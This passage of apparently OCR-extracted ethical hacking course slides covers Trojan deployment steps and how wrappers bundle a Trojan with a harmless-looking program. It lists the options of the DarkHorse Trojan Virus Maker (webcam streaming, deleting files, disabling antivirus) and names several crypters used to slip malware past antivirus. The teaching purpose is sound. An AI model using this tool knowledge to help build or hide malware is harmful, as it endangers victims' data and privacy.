


03 Create a wrapper using wrapper tools to install Trojan on the victim's computer

04 Propagate the Trojan

05 Execute the dropper

06 Execute the damage routine



Wrappers




A wrapper finds a Trojan executable with an innocent looking .EXE application such as games or office applications

When the user runs the wrapped EXE, it first installs the Trojan in the background and then runs the wrapping application in the foreground

The two programs are wrapped together into a single file

Attackers might send a birthday greeting that will install a Trojan as the user watches, for example, a birthday cake dancing across the screen



Dark Horse Trojan Virus Maker



(>DarkHorse Trojan Virus Maker 1.2)

TrojanVirusMaker1.2

Client Name: []

Trojan Virus Maker

<input type="checkbox"/> Webcam Streaming	<input type="checkbox"/> Broken Mouse	<input type="checkbox"/> Hot Computer	<input type="checkbox"/> Virus Warnings
<input type="checkbox"/> Audio Streaming	<input type="checkbox"/> Hide Desktop Icons	<input type="checkbox"/> Overloaded Files	<input type="checkbox"/> Slow Down Computer Speed
<input type="checkbox"/> Crazy Mouse	<input type="checkbox"/> CC Virus	<input type="checkbox"/> Hot Machine	<input type="checkbox"/> Disable Start Button
<input type="checkbox"/> Lock Window Live	<input type="checkbox"/> #C Virus	<input type="checkbox"/> Remove Documents	<input type="checkbox"/> Disable Task Manager
<input type="checkbox"/> Block All Websites	<input type="checkbox"/> Flood Large Files	<input type="checkbox"/> Remove Videos	<input type="checkbox"/> Disable CMD
<input type="checkbox"/> Disable Desktop Icons	<input type="checkbox"/> Flood Control Error	<input type="checkbox"/> Remove Music	<input type="checkbox"/> Disable Norton Antivirus
<input type="checkbox"/> Remove Desktop Background	<input type="checkbox"/> Memory User	<input type="checkbox"/> Beeping Noise	<input type="checkbox"/> Disable Avg Internet Security
<input type="checkbox"/> Disable Administration	<input type="checkbox"/> Disable Process	<input type="checkbox"/> Broken Keyboard	<input type="checkbox"/> Store Virus

Trojan Force

<input type="checkbox"/> ShutDown Computer (1 Minute)
<input type="checkbox"/> Restart Computer (1 Minute)
<input type="checkbox"/> LogOff Computer (1 Minute)

Show Code Text

Name: Webcam Streaming

Create As Text File


Crypters: AIO FUD Crypter, Hidden Sight Crypter, and Galaxy Crypter



Crypter is a software which is used by hackers to hide viruses, keyloggers or tools in any kind of file so that they do not easily get detected by antivirus




**AIO FUD
Crypter**




1

**Hidden Sight
Crypter**



2

**Galaxy
Crypter**





3

Crypters: Criogenic Crypter, Heaven Crypter, and SwayzCryptor

